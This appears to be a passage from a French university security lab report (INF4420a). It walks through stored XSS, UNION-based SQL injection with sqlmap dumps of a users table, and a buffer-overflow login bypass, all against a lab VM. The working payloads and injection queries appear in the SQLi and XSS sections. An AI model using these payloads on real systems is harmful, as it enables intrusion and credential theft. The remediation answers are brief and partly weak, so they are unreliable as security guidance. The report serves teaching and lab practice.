7	http://10.0.2.5:3000	GET	/assets/semantic/themes/default/as...			200	40425	woff2	woff2	
8	http://10.0.2.5:3000	GET	/favicon.ico			404	394	HTML	ico	Error

5.2 Vulnérabilité XSS

Encore une fois, les machines virtuelles ont dû être reconfigurées, parce que nous avons continué plusieurs jours après. Ainsi, les adresses IP des machines virtuelles ont été modifiées. L'adresse IP de la machine Kali est toujours 10.0.2.6, mais celle de la machine INF4420a a changé en 10.0.2.7.

1. Allez à la page XSS

ID	Produit	Catégorie	Fournisseur	Prix
24	Premier	ordinateur	Dell	20

2. Réactivez le mode intercept sur Burp

3. Sur la page des produits, ajoutez un nouveau produit.

The screenshot shows a web application interface. At the top, there's a navigation bar with links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. Below the navigation bar, the title '-- TP1 INF4420a --' is displayed. On the left, a sidebar lists XSS, SQLi, and Exec vulnerabilities. The main content area has a form titled 'Informations sur le produit' with fields for 'Nom du produit' (Deuxieme), 'Catégorie' (Laptop), 'Fournisseur' (Lenovo), and 'Prix' (1599). A blue 'Ajouter' button is at the bottom of the form. Below the form is a table with columns id, Produit, Catégorie, Fournisseur, and Prix, containing one row with id 24, Produit Premier, Catégorie ordinateur, Fournisseur Dell, and Prix 20.

4. Observez la requête sur Burp, et passez là au serveur

The screenshot shows the Burp Suite interface. The menu bar includes Burp, Project, Intruder, Repeater, Window, and Help. The tabs at the top are Burp, Project, Intruder, Repeater, Window, Help, Dashboard, Target, **Proxy**, Intruder, Repeater, Sequencer, Decoder, Comparer, and Logger. The 'Proxy' tab is selected. Below the tabs, it says 'Request to http://10.0.2.7:3000'. There are buttons for Forward, Drop, Intercept is on (which is highlighted in blue), Action, and Open Browser. The main pane shows a 'Pretty' view of a POST request. The request details are as follows:

```

1 POST /add HTTP/1.1
2 Host: 10.0.2.7:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 53
9 Origin: http://10.0.2.7:3000
10 Connection: close
11 Referer: http://10.0.2.7:3000/add
12 Upgrade-Insecure-Requests: 1
13
14 name=Deuxieme&cat=laptop&fournisseur=Lenovo&prix=1599

```

The screenshot shows a web application interface. At the top, there's a navigation bar with links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. Below the navigation bar, the title is '-- TP1 INF4420a --'. On the left, there's a sidebar with icons for XSS, SQLi, and Exec. The main content area has a form titled 'Informations sur le produit' with fields for 'Nom du produit', 'Catégorie', 'Fournisseur', and 'Prix', followed by a blue 'Ajouter' button. Below the form is a table with columns 'id', 'Produit', 'Catégorie', 'Fournisseur', and 'Prix'. The table contains two rows: one for 'Premier' (ordinateur, Dell, 20) and another for 'Deuxieme' (laptop, Lenovo, 1599).

5. Ajoutez un nouveau produit, et modifiez la catégorie pour qu'elle correspond à "Hacked" sur Burp.

The screenshot shows the Burp Suite interface. The menu bar includes Burp, Project, Intruder, Repeater, Window, Help, and tabs for Dashboard, Target, Proxy, Intruder, Repeater, Sequencer, Decoder, Comparer, and Logger. The Proxy tab is selected, and the Intercept sub-tab is active. Below the tabs, there are buttons for Forward, Drop, Intercept on, Action, and Open Browser. The main pane displays a POST request to http://10.0.2.7:3000. The request details are as follows:

```

1 POST /add HTTP/1.1
2 Host: 10.0.2.7:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 50
9 Origin: http://10.0.2.7:3000
10 Connection: close
11 Referer: http://10.0.2.7:3000/add
12 Upgrade-Insecure-Requests: 1
13
14 name=Troisieme&cat=laptop&fournisseur=Hacked&prix=2400

```

6. Désactivez le mode intercept sur Burp

id	Produit	Catégorie	Fournisseur	Prix
24	Premier	ordinateur	Dell	20
25	Deuxieme	laptop	Lenovo	1599
26	Troisieme	laptop	Hacked	2400

7. Ajoutez un nouveau produit et précisez dans le nom du produit

```
<script>alert("xss sur le nom du produit")</script>
```

id	Produit	Catégorie	Fournisseur	Prix
24	Premier	ordinateur	Dell	20
25	Deuxieme	laptop	Lenovo	1599
26	Troisieme	laptop	Hacked	2400
27				

8. Quel est le type de cette XSS ?

Il s'agit d'une attaque XSS persistante, car les données sont stockées directement dans la base de données, donc dès qu'on voudra accéder aux données, le script enregistre se lancera.

9. Qu'en est il pour les autres champs ? Sont-ils vulnérables ? Voir les deux listings 1 & 2


Oui, les autres champs sont aussi vulnérables, car il n'y a pas non plus de vérification des données avant de les ajouter à la base de données.

10. Utilisez l'attaque XSS pour afficher les cookies (il se peut qu'il n'y en ait pas)

Nous avons ajouté un produit ayant pour nom :

```
<script>alert(document.cookie)</script>,
```

et cela a produit la popup suivante :




Effectivement, la liste des cookies est vide.

11. Comment corriger cette vulnérabilité et à quel niveau (Frontend or Backend) ? Justifiez votre réponse.

Il est possible de corriger cette vulnérabilité au niveau frontend, en interdisant à l'utilisateur d'entrer des données contenant des caractères spéciaux. Ainsi, il devient impossible de générer des requêtes html. Pour être plus sûr, on peut faire les vérifications et du nettoyage des entrées dans le Backend aussi.


5.3 Vulnérabilité d'injection SQL

1. Allez à la Page SQLi



2. Réactivez le mode intercept sur Burp

3. Recherchez le produit avec l'id 24, observez la requête sur Burp, et passez là au serveur. Désactivez le mode intercept sur Burp.



4. Introduisez le caractère ' sur le champ id. À quoi correspond le message et que permet-il d'identifier ?

Ca cause une erreur d'exécution. Cela se produit car il n'y a pas d'id qui a pour valeur '. On voit que ca teste la valeur entrée directement, donc on sait que l'on peut injecter du code qui sera exécuté, afin d'infecter la base de donnée.

5. Utilisez le champ de recherche et introduisez :

`24 Order by [num]`

, num varie de 1 à 10. Quelle information peut-on conclure sur la table produit ?

Lorsque num prend des valeurs entre 1 et 5, ça fonctionne, mais à partir de 6, ça produit une erreur indiquant qu'il ne connaît pas la colonne 6. On peut donc en conclure que la table produit contient 5 colonnes.

6. Utiliser le code suivant à la place du champ de recherche,

`-1 Union select 1,2,3,4,5`

Pourquoi avons-nous choisi les options -1 et les cinq chiffres après le select ?

The screenshot shows a web-based application interface. At the top, there is a search bar with a magnifying glass icon and the placeholder text "id #". To the right of the search bar is a blue button labeled "Chercher". Below the search bar, there is a section titled "Information Produit". Inside this section, the following data is displayed:
id: 1
Produit: 2
Catégorie: 3
Fournisseur: 4
Prix: 5

Les id sont positives, donc on a choisi -1 pour être sûr que ça ne corresponde à aucun produit c'est pour garder une structure valide de la requête qu'on va normalement utiliser et ça va retourner des NULL, et que l'union donne uniquement la sélection d'après.

7. Utilisez le texte suivant à la place du champ de recherche :

-1 Union select database(),2,3,4,5

Quel est le nom de la base de données ?

The screenshot shows a web-based application interface, similar to the one above. At the top, there is a search bar with a magnifying glass icon and the placeholder text "id #". To the right of the search bar is a blue button labeled "Chercher". Below the search bar, there is a section titled "Information Produit". Inside this section, the following data is displayed:
id: inf4420a
Produit: 2
Catégorie: 3
Fournisseur: 4
Prix: 5

Le nom de la base de données est inf4420a.

8. Changez le texte précédent pour identifier l'utilisateur de la base de données. Que pouvez vous conclure ?

The screenshot shows a web-based application interface, similar to the ones above. At the top, there is a search bar with a magnifying glass icon and the placeholder text "id #". To the right of the search bar is a blue button labeled "Chercher". Below the search bar, there is a section titled "Information Produit". Inside this section, the following data is displayed:
id: root@172.17.0.3
Produit: 2
Catégorie: 3
Fournisseur: 4
Prix: 5

On a reproduit la recherche précédente, en remplaçant database() par user(), et on voit que l'utilisateur de la base de données est le root, et a pour adresse IP 127.17.0.3.

On peut donc en conclure que les commandes injectées ont le pouvoir de modifier la base de données, et ont les droits pour tout consulter.

9. En utilisant information schema de Mysql identifiez la deuxième table de la base de données inf4420a, et récupérez son contenu manuellement.

```
🔍 -1 Union select group_concat(table_name),2,3,4,5 from information_schema.tables
```

Chercher

Information Produit

id:
produit,users,ADMINISTRABLE_ROLE_AUTHORIZATIONS,APPLICABLE_ROLES,CHARACTER_SETS,CHECK_CONSTRAINTS,COLLATIONS,COLLAT
Produit: 2
Catégorie: 3
Fournisseur: 4
Prix: 5

On obtient tout d'abord le nom de la deuxième table qui est users.

```
🔍 -1 Union SELECT 1, 2, 3, 4, group_concat(column_name) FROM information_schema.columns WHERE table_name=N'users'
```

Information Produit

id: 1
Produit: 2
Catégorie: 3
Fournisseur: 4
Prix:
id_user,username,password,USER,CURRENT_CONNECTIONS,TOTAL_CONNECTIONS

On obtient ensuite le nom des colonnes de la table users : id_user, username, password.

```
🔍 -1 Union select group_concat(id_user),group_concat(username),group_concat(password),4,5 from users
```

Chercher

Information Produit

id: 1,2
Produit: admin,Bob
Catégorie: SuperP@ssw0rd,P@ssw0rd
Fournisseur: 4
Prix: 5

Enfin, on effectue une recherche sur les données contenues dans la table users, et on obtient les id, noms d'utilisateurs et mots de passe des deux utilisateurs enregistrés.

10. Utilisez sqlmap[7] pour faire la question précédente.

```
(kali㉿kali)-[~]
└─$ sqlmap -u http://10.0.2.7:3000/search --data=id=24 --tables -D inf4420a
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 11:38:16 /2023-03-08/
[11:38:17] [INFO] testing connection to the target URL
[11:38:17] [INFO] checking if the target is protected by some kind of WAF/IPS
[11:38:17] [INFO] testing if the target URL content is stable
[11:38:17] [INFO] target URL content is stable
[11:38:17] [INFO] testing if POST parameter 'id' is dynamic
[11:38:17] [WARNING] POST parameter 'id' does not appear to be dynamic
[11:38:17] [INFO] heuristic (basic) test shows that POST parameter 'id' might be injectable (possible DBMS: 'MySQL')
[11:38:17] [INFO] testing for SQL injection on POST parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] ■

Title: Generic UNION query (NULL) - 5 columns
Payload: id=-1670 UNION ALL SELECT NULL,CONCAT(0x717a7a7171,0x6d6469474a4
744776c4a7a4c66727279534b685a4e6d584b62774578594243546d61426e704e50,0x7162
b6271),NULL,NULL,NULL-- -
[11:39:59] [INFO] the back-end DBMS is MySQL
web application technology: Express
back-end DBMS: MySQL > 5.6
[11:39:59] [INFO] fetching tables for database: 'inf4420a'
Database: inf4420a
[2 tables]
+-----+
| produit |
| users   |
+-----+           Intercept is off
When enabled, requests sent by Burp's browser are held here so that
you can analyse and modify them before forwarding them to the target.
[11:39:59] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 5 times
[11:39:59] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/10.0.2.7' more details: https://sqlmap.org/doc/outputs.html
[11:39:59] [WARNING] your sqlmap version is outdated

[*] ending @ 11:39:59 /2023-03-08/
(kali㉿kali)-[~]
└─$ █
```

On obtient aussi que le nom de la deuxième table est users.

```
(kali㉿kali)-[~]
$ sqlmap -u http://10.0.2.7:3000/search --data=id=24 --tables --dump -D inf
4420a -T users
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mu
tual consent is illegal. It is the end user's responsibility to obey all appli
cable local, state and federal laws. Developers assume no liability and are n
ot responsible for any misuse or damage caused by this program

[*] starting @ 11:42:19 /2023-03-08/
you can analyze and modify them before forwarding them to the target
[11:42:19] [INFO] resuming back-end DBMS 'mysql'
[11:42:19] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=24 AND 9450=9450

File Actions Edit View Help
Database: inf4420a
[2 tables]
+-----+
| produit |
| users   |
+-----+

[11:42:19] [INFO] fetching columns for table 'users' in database 'inf4420a'
[11:42:20] [INFO] fetching entries for table 'users' in database 'inf4420a'
Database: inf4420a
Table: users
[2 entries]
+-----+
| id_user | password      | username |
+-----+
| 1        | SuperP@ssw0rd | admin     |
| 2        | P@ssw0rd       | Bob       |
+-----+
[11:42:20] [INFO] table 'inf4420a.users' dumped to CSV file '/home/kali/.loca
l/share/sqlmap/output/10.0.2.7/dump/inf4420a/users.csv'
[11:42:20] [INFO] fetched data logged to text files under '/home/kali/.local/
share/sqlmap/output/10.0.2.7'
[11:42:20] [WARNING] your sqlmap version is outdated

[*] ending @ 11:42:20 /2023-03-08/
```

On retrouve les mêmes données que dans la question précédente.


11. Le listing 3 reprends le code utilisé au niveau de l'application. Comment peut on l'améliorer pour corriger la vulnérabilité sql ?

Il faudrait vérifier que l'id est bien un id valide, et d'afficher un message d'erreur prédéfini. Cela permettrait d'éviter que l'utilisateur demande d'afficher des informations qu'il ne devrait pas connaître, comme dans les questions précédentes.


6 Question 4 - Hacking facile

- Identifiez les adresses ou commencent le nom d'utilisateur saisi et la première instance du tableau des utilisateurs (l'utilisateur "root")

L'adresse du nom d'utilisateur est le 0x01383018 et la première instance dans le tableau d'utilisateurs qui est root 0x01383040.




2. Calculez le nombre de caractères nécessaires pour atteindre la première instance "root" à partir de l'utilisateur.



Le nombre de caractères pour atteindre la première instance est de 40 caractères. 5 lignes et 8 colonnes.

3. Donnez la séquence exacte de caractères à entrer pour accéder au système. Expliquez brièvement comment votre « hack » fonctionne.

L'entrée qu'on a utilisé est 60 caractères de 'A'. On sait que la taille du tampon qui va contenir le user_name et password entré par l'utilisateur a une taille de 20 caractères et qu' après ces 40 caractères on a le tableau avec les utilisateurs. Le système va donc essayer de trouver la valeur du tampon de user_name et password dans le tableau d'utilisateurs. En entrant 60 caractères de 'A', ça va causer un buffer overflow, le tampon pour le user_name va contenir 20 caractères de 'A' et le tampon de password va contenir 20 caractères de 'A'. On va donc arriver à l'espace mémoire des utilisateurs. La première valeur dans ce tableau va être remplacée par 20 caractères de 'A' et le prochain caractère va overflow sur l'espace mémoire voisin qui est l'espace mémoire du mot de passe du premier utilisateur va être remplacé par '\0' pour marquer la fin du string ce qui est une règle de la langue C. Donc quand on entre 60 caractères de 'A', le système va vérifier que les 20 caractères 'A' correspondent bien à 20 caractères 'A' et en voyant le caractère '\0' le système va ignorer la comparaison car c'est null ce qui permet de rentrer à la page.



4. Que faudrait-il changer dans le programme pour enlever ce problème de sécurité ?

On peut ajouter des contraintes dans les champs qui demandent des entrées utilisateurs qui peuvent empêcher des entrées plus larges que prévues. On peut utiliser la fonction de fgets() qui permet cette fonctionnalité.